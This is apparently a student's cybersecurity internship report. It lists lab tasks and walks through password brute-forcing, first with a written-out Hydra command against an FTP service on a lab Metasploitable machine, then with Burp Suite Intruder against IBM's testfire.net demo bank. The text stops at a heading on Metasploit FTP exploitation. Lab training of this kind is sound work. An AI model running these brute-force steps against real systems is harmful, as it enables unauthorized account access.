INTERNSHIP ON CYBERSECURITY

Submitted by
Gagan S Kotian

TABLE OF CONTENTS

Self Introduction

My name is Gagan , currently, a second-year student pursuing BE in Computer Science at NMAM Institute of Technology, Nitte.I can express myself and communicate in English and various other languages. I am an individual who grabs opportunities and is open to acquire knowledge about new things. Cybersecurity is an interesting domain and I have learnt new things through this internship programme and would like to expand my understanding in the future.

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The various domains like Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence are helping academics institutions to align with industry needs. Since inception, they have established 8 development centres enabling student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

PROBLEM STATEMENT

1. Install the below software:
    a) Virtual box
    b) Kali Linux
    c) Metasploit machine
    d) Windows 7 machine
2. Perform password cracking - Offline mode
    a) Perform password cracking of windows 7 machine
    b) Password cracking of metasploit machine using Hydra
3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
4. Perform Exploiting Metasploit
    a) Exploiting Metasploit using FTP
    b) Exploiting Metasploit using SMTP
    c) Exploiting Metasploit using Bind shell
    d) Exploiting Metasploit using HTTP
5. Perform Network scanning using following nmap commands:
    a) nmap -p
    b) nmap -sV
    c) nmap -sT
    d) nmap -O
    e) nmap -A
6. Networking project on Fire extinguisher using cisco packet tracer.
7. Perform malware attack using msfvenom
8. Perform footprinting and reconnaissance using following websites.
    a) Net kraft
    b) Google dorking
    c) Whois
    d) Builtwith

About Internship

Summary of the Internship

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks also known as information technology (IT). Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

Through this internship we learnt topics which includes information security, cloud computing, networking, ethical hacking and cryptography. The internship program was divided into 15 days of online sessions and 15 days of offline project work. In addition to theoretical classes, we gained extra knowledge through the case studies conducted during the lecture. We were told to update our technical blogs daily. The blog contained the summary of the topics covered on a day-to-day basis.

The projects assigned helped us in learning about password cracking using various tools like hydra and pwdump7. We also learnt about Burpsuite, network scanning, malware attack using msfvenom, footprinting and reconnaissance etc.. Overall this internship assisted us in improving our knowledge about cybersecurity.

Technical Task Performed


Password cracking of Metasploit using the tool HYDRA

The first step is to create a password list which includes password guessing technique. It is also recommended to create username list or download readily available username and password from google. Ensure that Metasploit is running in the background and login with the required credentials.

ifconfig: This command is used to find the IP address of the system.


nbtscan -r 192.168.100.0/24: This command is used to scan the IP address of the system throughwhich we can get the IP of the Metasploit machine.

ftp 192.168.100.10: This command is used to check whether the system is connected to the target.




locate passwords.txt: This command gives the directory of file present in Kali Linux. This a file that contains list of passwords for trial and error.

nano passwords.txt: This command will display the contents of the file which contains commonly used passwords and this is used as our dictionary.




hydra: This tool makes it possible for researchers and security consultants to show how easy to gain unauthorized access to a system remotely. It also supports Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, etc.



hydra -h: This command gives the information on hydra.

Find the IP address of Metasploit machine.


hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/vnc_password.txt ftp://192.168.100.10 -V: After running this command, it will take every password from the dictionary and try comparing it with thegiven username. If the password is available in the dictionary for the respective username then your password is cracked.




Password cracking using Burpsuite


Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Step 1: Open the burpsuite application and click on proxy. Under this click on open browser(testfire.net)







Step 2: Burpsuite is used to find the correct password. On opening burpsuite click on HTTP history where doLogin is present. Right click on it and send it to the intruder.




Step 3: Clear the $ sign for “submit” and “cookie address”. It is optional to set the attack type as cluster bomb.




Step 4: Click on intruder. Select each payload set and write a few examples for username and passwords.




Step 5: **S**tart the attack. Once the attack is complete the length with unique number are the correct username and password.



Step 6: Type the correct password and username and you can sign in.





https://testfire.net/bank/main.jsp
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details:
800000 Corporate
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW810
Copyright © 2008, 2023, IBM Corporation, All rights reserved.

Exploiting Metasploit Using FTP

